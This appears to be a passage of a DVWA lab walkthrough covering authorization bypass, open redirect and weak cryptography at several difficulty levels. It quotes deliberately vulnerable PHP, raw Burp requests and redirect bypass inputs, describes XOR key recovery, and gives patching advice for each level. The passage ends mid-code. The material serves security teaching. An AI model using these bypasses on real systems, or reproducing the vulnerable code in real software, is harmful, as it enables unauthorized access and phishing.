
Moreover, when we try to access vulnerabilities/authbypass/change_user_details.php, it show a error message indicating only POST request is allowed.



Therefore, we would change from GET method to POST in Burp Suite. However, now we get another error suggesting invalid format.

```
{"result":"fail","error":"Invalid format, expecting \"{id: {user ID},
first_name: \"{first name}\", surname: \"{surname}\"}"}
```


As a result, we need to use the correct JSON format that we have seen in vulnerabilities/authbypass/get_user_data.php which is "id":1,"username":"Bob","last_name":"Bob" to our POST request and send. Now, we receive a 200 OK status with message suggesting success.



Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/authbypass/change_user_details.php HTTP/1.1
2  Host: 192.168.54.6
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
   Firefox/146.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: security=high; PHPSESSID=ekf9tb9o6214g5390b50onr7uv
9  Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 57
12
13 {
14   "id":1,
15   "first_name":"Bob",
16   "surname":"Bob"
17 }
```



Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 14 Jan 2026 11:23:00 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Content-Length: 15
8  Keep-Alive: timeout=5, max=100
9  Connection: Keep-Alive
10 Content-Type: text/html; charset=UTF-8
11
12 {"result":"ok"}
```

Patching: Like in medium level, we need to enforce access control checks on every related endpoint, including change_user_details.php. If these endpoints are intended for admin only, enforce dvwaCurrentUser() == "admin" inside each script.

2.16 HTTP Redirect

2.16.1 Overview

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Objective: Abuse the redirect page to move the user off the DVWA site or onto a different page on the site than expected.

2.16.2 Low level


```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'
   ] != "") {
    header ("location: " . $_GET['redirect']);
    exit;
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

First, the if condition checks whether the redirect parameter exists in the URL and is not empty. If this condition fails, the script returns a 500 error and displays the message “Missing redirect target.”

Otherwise,the script executes "header ("location: " . $_GET['redirect']);" which sends an HTTP location header to the browser, causing it to redirect to the specified path. The exit; statement stop further script execution to ensure no additional output being sent after the redirect.

```
GET /DVWA/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1
HTTP/1.1
Host: 192.168.54.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.54.6/DVWA/vulnerabilities/open_redirect/
Cookie: PHPSESSID=govhkrph4gunq9j1q7s4qs70krs4; security=low
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Here, we notice that we are visiting /open_redirect/source/low.php where redirect parameter is "info.php?id=1". Since there is no validation in user input, we can try changing the value of redirect of parameter to a different site such as "https://www.google.com"




We get status 302 Found suggesting that it has been successfully redirected.

Patching: To mitigate the vulnerability, we need to prevent unvalidated user-controlled redirects. Instead of directly using the redirect parameter in the Location header, the application should enforce a strict allowlist of permitted redirect destinations or trusted domains. Additionally, the input should be validated to ensure it does not contain external URLs, protocol handlers, or malformed values. By restricting redirects to known, approved targets, the application can effectively prevent open redirect attacks.

2.16.3 Medium level

```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'
   ] != "") {
    if (preg_match ("/http:\/\/|https:\/\//i", $_GET['
   redirect'])) {
        http_response_code (500);
        ?>
        <p>Absolute URLs not allowed.</p>
        <?php
        exit;
    } else {
        header ("location: " . $_GET['redirect']);
        exit;
    }
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

In the medium level, the overall logic stays the same. The main difference is that the application is trying to prevent open redirects by rejecting absolute URL using preg_match(). This function scans a string for a pattern defined by a regular expression. In this case, the pattern checks for the presence of http:// or https://. The i at the end of the pattern makes the match case-insensitive, meaning it will also match inputs such as HTTP:// or Https://. When such a value is detected, the application returns a 500 error and displays the message “Absolute URLs not allowed.” However, we can use other valid redirect techniques which does not contain http:// or https:// protocol such as relative URL (for example, "google.com)




Here, we also get status 302 Found suggesting successful redirection.

Patching: A secure patch should not rely on blacklisting specific strings such as http:// or https://, since this approach can be bypassed using relative URLs or other URL parsing tricks. Instead, we can use the same method as low level: implementing a strict allowlist of valid redirect targets. Any value not present in this allowlist should be rejected or redirected to a safe default page.

2.16.4 High level

```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'
   ] != "") {
    if (strpos($_GET['redirect'], "info.php") !== false) {
        header ("location: " . $_GET['redirect']);
        exit;
    } else {
        http_response_code (500);
        ?>
        <p>You can only redirect to the info page.</p>
        <?php
        exit;
    }
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

The high level code further tightens the redirect logic by introducing a strict whitelist checks. Instead of blocking certain patterns, it now explicitly checks whether the provided redirect value contains specified value using strpos(). This function is used to find the position of one string inside another string. If found, it returns the position; if not, it returns false. In this case, strpos() is checking whether the string "info.php" appears in the redirect value. However, because the application only verifies the presence of info.php anywhere in the input, this check can be bypassed by supplying a crafted redirect value that merely includes info.php as part of a longer string, such as google.com?id=info.php.



Status 302 Found suggests that our redirect value has worked.

Patching: Here, we need to stop partial string matching and instead perform an exact comparison against a predefined allowlist. Rather than checking whether the redirect parameter merely contains "info.php", we need to ensure that the value exactly matches an expected internal path (for example, /info.php).

```
<?php
if (isset($_GET['redirect']) && $_GET['redirect'] !== '') {

    //Only allow redirect to info.php
    if ($_GET['redirect'] === 'info.php') {
        header('Location: info.php');
        exit;
    } else {
        http_response_code(500);
        echo '<p>You can only redirect to the info page.</p>
  ';
        exit;
    }
}

http_response_code(500);
echo '<p>Missing redirect target.</p>';
```

```
exit;
?>
```

2.17 Cryptography Issues

2.17.1 Overview

Cryptography is the science of protecting information using mathematical techniques to ensure confidentiality, integrity, and authentication. It transforms readable data into unreadable form, preventing unauthorized access and tampering.

Objective: Exploit weak cryptographic implementations

2.17.2 Low level

```
<?php

function xor_this($cleartext, $key) {
    // Our output text
    $outText = '';

    // Iterate through each character
    for($i=0; $i<strlen($cleartext);) {
        for($j=0; ($j<strlen($key) && $i<strlen($cleartext))
  ; $j++,$i++) {
            $outText .= $cleartext[$i] ^ $key[$j];
        }
    }
    return $outText;
}

$key = "wachtwoord";

$errors = "";
$success = "";
$messages = "";
$encoded = null;
$encode_radio_selected = " checked='checked' ";
$decode_radio_selected = " ";
$message = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (array_key_exists ('message', $_POST)) {
            $message = $_POST['message'];
            if (array_key_exists ('direction', $_POST) &&
  $_POST['direction'] == "decode") {
                $encoded = xor_this (base64_decode ($message
  ), $key);
                $encode_radio_selected = " ";
                $decode_radio_selected = " checked='checked'
   ";
            } else {
                $encoded = base64_encode(xor_this ($message,
    $key));
```

```
            }
        }
        if (array_key_exists ('password', $_POST)) {
            $password = $_POST['password'];
            $decoded = xor_this (base64_decode ($password),
   $key);
            if ($password == "Olifant") {
                $success = "Welcome back user";
            } else {
                $errors = "Login Failed";
            }
        }
    } catch(Exception $e) {
        $errors = $e->getMessage();
    }
}

$html = "
        <p>
        This super secure system will allow you to exchange
   messages with your friends without anyone else being able
    to read them. Use the box below to encode and decode
   messages.
        </p>
        <form name=\"xor\" method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='message'>Message:</lable><br />
                <textarea style='width: 600px; height: 56px'
    id='message' name='message'>" . htmlentities ($message)
   . "</textarea>
            </p>
            <p>
                <input type='radio' value='encode' name='
   direction' id='direction_encode' " .
   $encode_radio_selected . "><label for='direction_encode'>
   Encode</label> or
                <input type='radio' value='decode' name='
   direction' id='direction_decode' " .
   $decode_radio_selected . "><label for='direction_decode'>
   Decode</label>
```

```
            </p>
            <p>
                <input type=\"submit\" value=\"Submit\">
            </p>
        </form>
";

if (!is_null ($encoded)) {
    echo "
            <p>
                <label for='encoded'>Message:</lable><br />
                <textarea readonly='readonly' style='width:
   600px; height: 56px' id='encoded' name='encoded'>" .
   htmlentities ($encoded) . "</textarea>
            </p>";
}

echo "
        <hr>
        <p>
        You have intercepted the following message, decode
   it and log in below.
        </p>
        <p>
        <textarea readonly='readonly' style='width: 600px;
   height: 28px' id='encoded' name='encoded'>
   Lg4WGlQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=</textarea>
        </p>
";

if ($errors != "") {
    echo '<div class="warning">' . $errors . '</div>';
}

if ($messages != "") {
    echo '<div class="nearly">' . $messages . '</div>';
}

if ($success != "") {
    echo '<div class="success">' . $success . '</div>';
}
```

```
echo "
        <form name=\"ecb\" method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='password'>Password:</lable><br
   />
<input type='password' id='password' name='password'>
            </p>
            <p>
                <input type=\"submit\" value=\"Login\">
            </p>
        </form>
";
?>
```

This code implements a message encoding/decoding feature and a login mechanism using a custom XOR-based “encryption” scheme. At the core of the logic is the xor_this() function, which takes a cleartext message and a static key ("wachtwoord") and applies a repeating XOR operation between each character of the message and the key. The same function is used for both encryption and decryption, since XOR is reversible when the same key is applied again.


If the user selects the encode option, the plaintext is XORed with the key and then Base64 encoded before being displayed. If the decode option is selected, the input is first Base64 decoded and then XORed with the same key to recover the original message.

The second part of the code presents an encoded message and asks the user to decode it in order to log in. When a password is submitted, it is Base64 decoded and XORed with the same static key. After that, the code the raw input password against the hardcoded string "Olifant".


To exploit cryptographic implementation, we need to know its key. Let’s pretend that we haven’t known the value of it. Since the code uses XOR based encryption, it is easy to retrieve the key because we know both the plaintext and the ciphertex. However, in this scenario, after XOR operation, there is also Base64 encoding. Therefore, before performing the XOR operation, we need to Base64 decode the ciphertext.

To illustrate, we will make use of the DVWA example here. First, we need to obtain

the original plaintext by pasting the following message and use decode option



Then, we will use CyberChef to find the key. We will need to choose From Base64 to ensure that the ciphertext is decoded before XOR operation. Next, we will choose XOR option with key is the recently obtained plaintext and output type is UTF8.



Here, we can see the result is "wachtwoord" repeating itself. Now that we have the key, we can use it to decode the intercepted message and log in.

Patching: With cryptography section, the best practice is to use well-established libraries and algorithms rather than implementing custom schemes. Avoid using weak or outdated algorithms, and ensure that keys are generated securely and managed properly. Regularly update cryptographic libraries to benefit from the latest security patches and improvements.

2.17.3 Medium level

```
<?php
function decrypt ($ciphertext, $key) {
    $e = openssl_decrypt($ciphertext, 'aes-128-ecb', $key,
   OPENSSL_PKCS1_PADDING);
    if ($e === false) {
        throw new Exception ("Decryption failed");
    }
    return $e;
}

$key = "ik ben een aardbei";

$errors = "";
$success = "";
$messages = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (!array_key_exists ('token', $_POST)) {
            throw new Exception ("No token passed");
        } else {
            $token = $_POST['token'];
            if (strlen($token) % 32 != 0) {
                throw new Exception ("Token is in wrong
   format");
            } else {
                $decrypted = decrypt(hex2bin ($token), $key)
   ;

                $user = json_decode ($decrypted);
                if ($user === null) {
                    throw new Exception ("Could not decode
   JSON object.");
                }

                if ($user->user == "sweep" && $user->ex >
   time() && $user->level == "admin") {
                    $success = "Welcome administrator Sweep"
   ;
                } else {
```

```
                    $messages = "Login successful but not as
    the right user.";
                }
            }
        }
    } catch(Exception $e) {
        $errors = $e->getMessage();
    }
}

$html = "
        <p>
        You have managed to get hold of three session tokens
    for an application you think is using poor cryptography
   to protect its secrets:
        </p>
        <p>
        <strong>Sooty (admin), session expired</strong>
        </p>
        <p>
<textarea style='width: 600px; height: 56px'>
   e287af752ed3f9601befd45726785bd9b85bb230876912bf3c66e50758b222d0837d1e6

7
   afe576305aec34b41499579d3fb6acc8dc92fd5fcea8743c3b2904de83944d6b19733cd
   </textarea>
        </p>
        <p>
        <strong>Sweep (user), session expired</strong>
        </p>
        <p>
<textarea style='width: 600px; height: 56px'>3061837
   c4f9debaf19d4539bfa0074c1b85bb230876912bf3c66e50758b222d083f2d277d9e5fb
   </textarea>
        </p>
        <p>
        <strong>Soo (user), session valid</strong>
        </p>
        <p>
<textarea style='width: 600px; height: 56px'>5
   fec0b1c993f46c8bad8a5c8d9bb9698174d4b2659239bbc50646e14a70becef83f2d277
```

```
   </textarea>
        </p>
        <p>
        Based on the documentation, you know the format of
   the token is:
        </p>
        <pre><code>{
    \"user\": \"example\",
    \"ex\": 1723620372,
    \"level\": \"user\",
    \"bio\": \"blah\"
}</code></pre>
<p>
You also spot this comment in the docs:
</p>
<blockquote><i>
To ensure your security, we use aes-128-ecb throughout our
   application.
</i></blockquote>

        <hr>
        <p>
        Manipulate the session tokens you have captured to
   log in as Sweep with admin privileges.
";

if ($errors != "") {
    echo '<div class="warning">' . $errors . '</div>';
}

if ($messages != "") {
    echo '<div class="nearly">' . $messages . '</div>';
}

if ($success != "") {
    echo '<div class="success">' . $success . '</div>';
}

echo "
        <form name=\"ecb\" method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
```

```
            <p>
                <label for='token'>Token:</lable><br />
<textarea style='width: 600px; height: 56px' id='token' name
   ='token'></textarea>
            </p>
            <p>
                <input type=\"submit\" value=\"Submit\">
            </p>
        </form>
";
?>
```

This code implements a login mechanism based on an encrypted token. The decrypt() function uses OpenSSL's AES-128 in ECB mode to decrypt the token using a fixed key "ik ben een aardbei". The decryption applies OPENSSL_PKCS1_PADDING, and an exception is thrown if decryption fails.

When a POST request is received, the application first checks whether a token parameter is present. If the token is missing or its length is not a multiple of 32, an exception is raised. Otherwise, the token is converted from hex to binary and decrypted using the fixed key.

After decryption, the resulting string is parsed as JSON. The code expects the decrypted token to contain a JSON object with fields such as user, ex, level and bio. If the JSON cannot be decoded, an exception is thrown.

The user is considered an authenticated administrator only if user equals "sweep", the expiration time ex is in the future, and level equals "admin". If these conditions are met, a success message is displayed; otherwise, a generic login success message is shown.

Patching: Like in the low level, it is recommended to use well-established libraries and algorithms rather than implementing custom schemes. Additionally, avoid using ECB mode for encryption, as it is vulnerable to various attacks; consider using more secure modes like CBC or GCM with proper initialization vectors (IVs).

2.17.4 High level

```
<?php

require ("token_library_high.php");

$message = "";

$token_data = create_token();

$html = "
    <script>
        function send_token() {

            const url = 'source/check_token_high.php';
            const data = document.getElementById ('token').
   value;

            console.log (data);

            fetch(url, {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json'
                    },
                    body: data
                })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response
   was not ok');
                }
                return response.json();
                })
                .then(data => {
                    console.log(data);
                    message_line = document.getElementById
   ('message');
                    if (data.status == 200) {
                        message_line.innerText = 'Welcome
   back ' + data.user + ' (' + data.level + ')';
```

```
                    message_line.setAttribute('class', '
success');
                } else {
                    message_line.innerText = 'Error: ' +
 data.message;
                    message_line.setAttribute('class', '
warning');
                }
            })
            .catch(error => {
                console.error('There was a problem with
your fetch operation:', error);
        });

    }
 </script>
    <p>
        You have managed to steal the following token
from a user of the Prognostication application.
    </p>
    <p>
        <textarea style='width: 600px; height: 23px'>" .
 htmlentities ($token_data) . "</textarea>
    </p>
    <p>
        You can use the form below to provide the token
to access the system. You have two challenges, first,
decrypt the token to find out the secret it contains, and
 then create a new token to access the system as a other
users. See if you can make yourself an administrator.
    </p>
    <hr>
    <form name=\"check_token\" action=\"\">
        <div id='message'></div>
        <p>
            <label for='token'>Token:</lable><br />
            <textarea id='token' name='token' style='
width: 600px; height: 23px'>" . htmlentities ($token_data
) . "</textarea>
        </p>
        <p>
```

```
                <input type=\"button\" value=\"Submit\"
   onclick='send_token();'>
            </p>
        </form>
";

?>
```

The high level code first includes an external library token_library_high.php.

```
    token_library_high.php
<?php

define ("KEY", "rainbowclimbinghigh");
define ("ALGO", "aes-128-cbc");
define ("IV", "1234567812345678");

function encrypt ($plaintext, $iv) {
        # Default padding is PKCS#7 which is interchangable
   with PKCS#5
        # https://en.wikipedia.org/wiki/Padding_%28
   cryptography%29#PKCS#5_and_PKCS#7

        if (strlen ($iv) != 16) {
                throw new Exception ("IV must be 16 bytes, "
    . strlen ($iv) . " passed");
        }
        $tag = "";
        $e = openssl_encrypt($plaintext, ALGO, KEY,
   OPENSSL_RAW_DATA, $iv, $tag);
        if ($e === false) {
                throw new Exception ("Encryption failed");
        }
        return $e;
}

function decrypt ($ciphertext, $iv) {
        if (strlen ($iv) != 16) {
                throw new Exception ("IV must be 16 bytes, "
    . strlen ($iv) . " passed");
        }
        $e = openssl_decrypt($ciphertext, ALGO, KEY,
```

```
   OPENSSL_RAW_DATA, $iv);
        if ($e === false) {
                throw new Exception ("Decryption failed");
        }
        return $e;
}

// Added the debug flag so that when calling from the script
// the function can print the data used to create the token

function create_token ($debug = false) {
        $token = "userid:2";

        if ($debug) {
                print "Clear text token: " . $token . "\n";
                print "Encryption key: " . KEY . "\n";
                print "IV: " . (IV) . "\n";
        }

        $e = encrypt ($token, IV);
        $data = array (
                                        "token" =>
   base64_encode ($e),
                                        "iv" =>
   base64_encode (IV)
                                );
        return json_encode($data);
}

function check_token ($data) {
        $users = array ();
        $users[1] = array ("name" => "Geoffery", "level" =>
   "admin");
        $users[2] = array ("name" => "Bungle", "level" => "
   user");
        $users[3] = array ("name" => "Zippy", "level" => "
   user");
        $users[4] = array ("name" => "George", "level" => "
   user");

        $data_array = false;
```

```
        try {
                $data_array = json_decode ($data, true);
        } catch (TypeError $exp) {
                $ret = array (
                                                "status" =>
521,
                                                "message"
=> "Data not in JSON format",
                                                "extra" =>
$exp->getMessage()
                                        );
        }

        if (is_null ($data_array)) {
                $ret = array (
                                                "status" =>
522,
                                                "message"
=> "Data in wrong format"
                                        );
        } else {
                if (!array_key_exists ("token", $data_array)
) {
                        $ret = array (
                                                        "
status" => 523,
                                                        "
message" => "Missing token"
                                                );
                        return json_encode ($ret);
                }
                if (!array_key_exists ("iv", $data_array)) {
                        $ret = array (
                                                        "
status" => 524,
                                                        "
message" => "Missing IV"
                                                );
                        return json_encode ($ret);
                }
```

```
                $ciphertext = base64_decode ($data_array['
token']);
                $iv = base64_decode ($data_array['iv']);

                # Asssume failure
                $ret = array (
                                                        "status" =>
500,
                                                        "message"
=> "Unknown error"
                                                );
                try {
                        $d = decrypt ($ciphertext, $iv);
                        if (preg_match ("/^userid:(\d+)$/",
$d, $matches)) {
                                $id = $matches[1];
                                if (array_key_exists ($id,
$users)) {
                                        $user = $users[$id];
                                        $ret = array (

                    "status" => 200,

                    "user" => $user["name"],

